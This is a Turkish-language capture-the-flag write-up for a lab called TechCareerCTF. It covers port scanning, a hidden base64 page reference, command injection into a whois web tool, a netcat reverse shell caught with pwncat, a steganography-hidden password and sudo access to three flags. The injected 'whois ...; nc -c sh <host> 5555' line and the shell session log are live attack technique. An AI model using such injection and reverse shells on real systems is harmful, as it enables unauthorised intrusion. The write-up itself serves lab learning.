

TechCareerCTF

Elimizde bir ip bulunuyor ve yaptığımız ilk şey bu noktada hangi portların erişime açık olduğunu tespit etmek. Bunun için Nmap komutu kullanıyoruz.

```
nmap -sCVN 10.10.222.216 -vvv -Pn
```




Portlardan 8080 açık




Sayfa kaynağını incelediğimizde sayfada bulunan lakin görünmeyen bir sayfa olduğunu daha görünüyor.

```
  }

  .translate:hover{
    color: #666;
  }
  </style>


</head>
<body>

<div class="page">
  <pre style="display:none;">
  'a2FyaXllci5waHA='

</pre>


 <div>
   <img class="brand-logo" src="https://aday-spage.mncc
```

Burada bir hash bulunuyor bunu hasher.com a yüklediğimizde elimize bir php adresi çıkıyor



Bu demek oluyor ki gitmemiz gereken bir sayfa daha var



Burada bir kullanabileceğimiz bir araç buluyoruz. Whois ve ls komutunu kullanarak nerede hangi dizinde olduğumuzu anlamaya çalışıyoruz.

İlk flag burada! Cat ile flag txt dosyasının içini görebiliyoruz


Elimizde bulunan bu aracı reverse Shell almak için kullanacağız

whois 10.10.222.216; nc -c sh 10.08.15.248 5555 komutunu buraya yazarken


terminalde pwncat-cs -lp 5555 kullanıyoruz

```
Dosya  Eylemler  Düzen  Görünüm  Yardım
sudo: kariyer.net: komut bulunamadı

┌──(root㉿kali)-[/home/witcheli]
└─# pwncat-cs -lp 5555
[21:40:44] Welcome to pwncat 🐈!
[21:57:13] received connection from 10.10.222.216:56291
[21:57:14] 0.0.0.0:5555: normalizing shell path
[21:57:15] 0.0.0.0:5555: upgrading from /bin/dash to /bin/bash
[21:57:16] 10.10.222.216:56291: registered new host w/ db
(local) pwncat$
(local) pwncat$ ls
[22:01:34] error: ls: unknown command
(local) pwncat$ back
(remote) www-data@kariyernet:/var/www$ ls
flag1.txt  index.php  kariyer.php
(remote) www-data@kariyernet:/var/www$ cd..
bash: cd..: command not found
(remote) www-data@kariyernet:/var/www$ cd ..
(remote) www-data@kariyernet:/var$ ls
backups  cache  games  lib  local  lock  log  mail  opt  run  spool  tmp  www
(remote) www-data@kariyernet:/var$ cd ..
(remote) www-data@kariyernet:/$ ls
bin  boot  dev  etc  home  initrd.img  lib  lib64  lost+found  media  mnt  opt  proc  root  run  sbin  selinux  srv  sys  tmp  usr  var  vmlinuz
(remote) www-data@kariyernet:/$ pwd
/
(remote) www-data@kariyernet:/$ cd kariyer1
bash: cd: kariyer1: No such file or directory
(remote) www-data@kariyernet:/$ home
bash: home: command not found
(remote) www-data@kariyernet:/$ cd home
(remote) www-data@kariyernet:/home$ ls
kariyer1
(remote) www-data@kariyernet:/home$ cd kariyer1
(remote) www-data@kariyernet:/home/kariyer1$ ls
Belgeler  Downloads  Genel  Masa??st??  M??zik  Resimler  Videolar  ??ablonlar
(remote) www-data@kariyernet:/home/kariyer1$ cd MAsa??st??
bash: cd: MAsa??st??: No such file or directory
(remote) www-data@kariyernet:/home/kariyer1$ cd Masa??st??
(remote) www-data@kariyernet:/home/kariyer1/Masaüstü$ ls
1919.png  flag2.txt  passwd.bak
(remote) www-data@kariyernet:/home/kariyer1/Masaüstü$
```

Dizinler arasında dolaşarak flag2 yi bulsakta elimizde şifre yok bulunu 1919.png dosyasının içerisinde gizlenmiş şekilde https://stylesuxx.github.io/steganography/ adresi sayesinde buluyoruz




Buda bir hash ve bunuda decode ettiğimizda karşımıza şu çıkıyor



Artık elimizde şifreleme yolu ve bir password var. Bu Kariyer1 kullanıcısına ait ve sudo ile kariyer1 ile flag 2 ye ulaşıyoruz.

Son Flag3 için sudo nano /root/flag3.txt kullanmamız gerekiyor



Sonuç olarak 3 bayrakta artık bizim.

Elif İkbal Yöntem